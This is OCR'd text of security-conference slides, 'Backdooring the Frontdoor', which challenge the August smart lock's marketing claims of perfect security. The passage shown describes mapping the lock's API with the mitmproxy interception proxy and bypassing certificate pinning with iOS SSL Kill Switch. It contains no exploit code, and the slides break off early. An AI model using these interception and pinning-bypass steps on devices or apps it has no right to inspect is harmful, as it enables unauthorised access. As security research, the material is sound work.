
Backdooring the Frontdoor

Hacking a "perfectly secure" smart lock.

About me


- Software Engineer by trade
- Hacker by passion
- Lock picker for fun
- The best puzzles are not meant to be solved
- Twitter: @jmaxxz

August Smart Lock



Go inside

August's marketing team




Is August safe?

Yes. August relies on the same secure communications technology used by financial institutions for online banking. This ensures that only invited guests have access to your properties, and that changes take effect immediately. With August, you can clearly define when and for how long visitors are authorized to open the lock. Unlike physical keys which can be duplicated and distributed without your knowledge, an August lock allows you to closely manage who has access to multiple properties, and to accurately track who has actually been there, when and for how long.

Source: august.com (August 17th, 2015)

"Unlike physical keys which can be duplicated and distributed without your knowledge, an August lock..."



Keyless

August's encrypted locking technology is safer than keys that can get lost and codes that can be copied.

Source: august.com (September 14th, 2015)

"Safer than … codes that can be copied."


<August's video claiming perfect security>

CHALLENGE ACCEPTED

Security claims

- Perfectly secure
- Guest access can be revoked at any time
- Guest permission can be limited to a schedule
- Guest can not
  - Use auto unlock
  - Invite or remove guests or owners
  - View activity feed
  - View Guest List
  - Change lock settings
- Keys can not be duplicated or distributed


Mapping out the API



WiFi | HTTPS

BLE

MitM proxy




```
    GET https://github.com/
        ← 200 text/html 5.52kB
    GET https://a248.e.akamai.net/assets.github.com/stylesheets/bundles/github2-24f59e3ded11f2a
        1c7ef9ee730882bd8d550cfb8.css
        ← 200 text/css 28.27kB
    GET https://a248.e.akamai.net/assets.github.com/images/modules/header/logov7@4x-hover.png?1
        324325424
        ← 200 image/png 6.01kB
    GET https://a248.e.akamai.net/assets.github.com/javascripts/bundles/jquery-b2ca07cb3c906cec
        cfd58811b430b8bc25245926.js
        ← 200 application/x-javascript 32.59kB
    ↻ GET https://a248.e.akamai.net/assets.github.com/stylesheets/bundles/github-cb564c47c51a14
          af1ae265d7ebab59c4e78b92cb.css
          ← 200 text/css 37.09kB
    GET https://a248.e.akamai.net/assets.github.com/images/modules/home/logos/facebook.png?1324
        526958
        ← 200 image/png 5.55kB
>> GET https://github.com/twitter




[7]    [i:.*]                                                              ?:help [*:8080]
```

mitmproxy

An interactive console program that allows traffic flows to

mitmdump

Think tcpdump for HTTP - the same functionality as




Error

The operation couldn't be completed. (NSURLErrorDomain error -1012.)

Certificate pinning
…crap...

Solution

1. Use iOS SSL Kill Switch
   (https://github.com/iSECPartners/ios-ssl-kill-switch)




Disable Certificate Validation ○

